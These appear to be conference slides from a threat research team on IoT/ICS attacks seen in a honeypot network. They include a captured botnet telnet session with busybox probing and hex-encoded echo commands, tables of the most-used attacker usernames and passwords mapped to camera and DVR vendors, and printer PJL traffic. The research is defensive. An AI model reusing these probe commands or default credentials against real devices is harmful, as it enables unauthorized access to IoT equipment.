

# Some things about recent Internet IoT/ICS attacks - a perspective of honeypot

Canaan Kao, Chizuru Toyama, Patrick Kuo and TXOne Threat Research Team

Trend Micro/TXOne Networks

[canaan\\_kao@trendmicro.com](mailto:canaan_kao@trendmicro.com)

[canaan\\_kao@txone-networks.com](mailto:canaan_kao@txone-networks.com)

# About the speakers

- Canaan Kao
  - DPI/IDS/IPS engineer since 2001.
  - Led the anti-botnet project of MoECC in NTHU (2009-2013).
    - Held “Botnet of Taiwan” (BoT) workshops (2009-2014).
  - Spoke at HitCon2014 CMT and HitCon2015 CMT.
- Chizuru Toyama
  - TXOne Networks security researcher.
  - Data Analyst

# TXOne Networks

# TREND MICRO and MOXA as One


***To accelerate the Industrial world's transition to secure automation and data exchange.***

**30 years' Security Knowledge**  
**High-Speed DPI Technology**  
**World leader in Threat Research**





**31 years' OT Knowledge**  
**ICS Infrastructure and Protocols**  
**Robust Hardware Manufacturing**

# IT/OT Convergence



# IIoT Applications




# Agenda

1. The detection results of IoT-based honeypot system
2. The unknown malware sample harvest
3. The observed distribution of IoT exploits
4. The distance between IT and OT attacks

# 1. The detection results of IoT-based honeypot system

# About honeypot (Can we know the unknown?)




# 200+ honeypots











# The usernames and passwords of attackers can be collected from honeypot traffic

```
.....'.....".....Username: rootroot
Password Zte521
welcome
>enable
eshell|
sh
nable
>/bin/busybox ECCHI
shell
>sh
>/bin/busybox ECCHI
ECCHI: applet not found
>/bin/busybox ps; /bin/busybox ECCHI
/bin/busybox ps; /bin/busybox ECCHI
1 pts/21 00:00:00 init
ECCHI: applet not found
>/bin/busybox cat /proc/mounts; /bin/busybox ECCHI
/bin/busybox cat /proc/mounts; /bin/busybox ECCHI
tmpfs /run tmpfs rw,nosuid,noexec,relatime,size=1635616k,mode=755 0 0
ECCHI: applet not found
>/bin/busybox echo -e '\x6b\x61\x6d\x69/run' > /run/.nippon; /bin/busybox cat /run/.nippon; /bin/busybox rm /run/.nippon
//bin/busybox echo -e '\x6b\x61\x6d\x69/dev' > /dev/.nippon; /bin/busybox cat /dev/.nippon; /bin/busybox rm /dev/.nippon
/bin/busybox ECCHI
bin/busybox echo -e '\x6b\x61\x6d\x69/run' > /run/.nippon; /bin/busybox cat /run/.nippon; /bin/busybox rm /run/.nippon
```

# Top 20 usernames and passwords used by attackers (2019-01-01 ~ 2019-05-31)

1	username	count
2	root	7,621,286
3	admin	2,908,339
4	default	996,534
5	guest	591,187
6	support	454,815
7	user	276,724
8	telnetadmin	182,078
9	telecomadmin	137,731
10	service	124,178
11	daemon	115,134
12	vstarcam2015	104,513
13	e8telnet	96,642
14	telnet	84,527
15	e8ehome	83,914
16	Alphanetworks	67,065
17	ubnt	56,724
18	adm	56,695
19	tech	52,149
20	bin	52,074
21	supervisor	51,259

1	password	count
2	admin	953,133
3	default	558,580
4	xc3511	478,058
5	vizxv	477,903
6	12345	473,353
7	support	423,708
8	password	414,366
9	123456	382,821
10	root	310,151
11	888888	298,409
12	1234	273,559
13	54321	263,052
14	1111	245,824
15	user	240,306
16	pass	221,926
17	anko	218,271
18	S2fGqNFs	210,082
19	OxhlwSG8	200,476
20	taZz@23495859	194,413
21	xmhdipc	189,864

The top N usernames and passwords can be used to indicate the victims of current attacks.

Username/Password Pair	Mapped Devices
root/xc3511	Xiong Mai Technology IP cam, DVR, NVR from China
root/vizxv	Dahua IP Camera
root/888888	Dahua DVR
default/S2fGqNFs	HiSilicon IP Camera
default/OxhlwSG8	HiSilicon IP Camera
root/taZz@23495859	Unknown devices

# Sometimes, we can get traffic for printers

```
.%-12345X@PJL USTATUSOFF  
.-12345X.-%-12345X@PJL INFO ID  
@PJL ECHO DELIMITER48251
```


**PJL** (Printer Job Language)

**PCL** (Printer Command Language)

```
.%-12345X.  
%-12345X.E.*r3F.*r2480s3508T.*t75R.&l0E.*v6W.....*r1A.*b0Y.*b3M.*b8370W.....  
.....  
.....  
.....  
.....  
.....  
.....
```

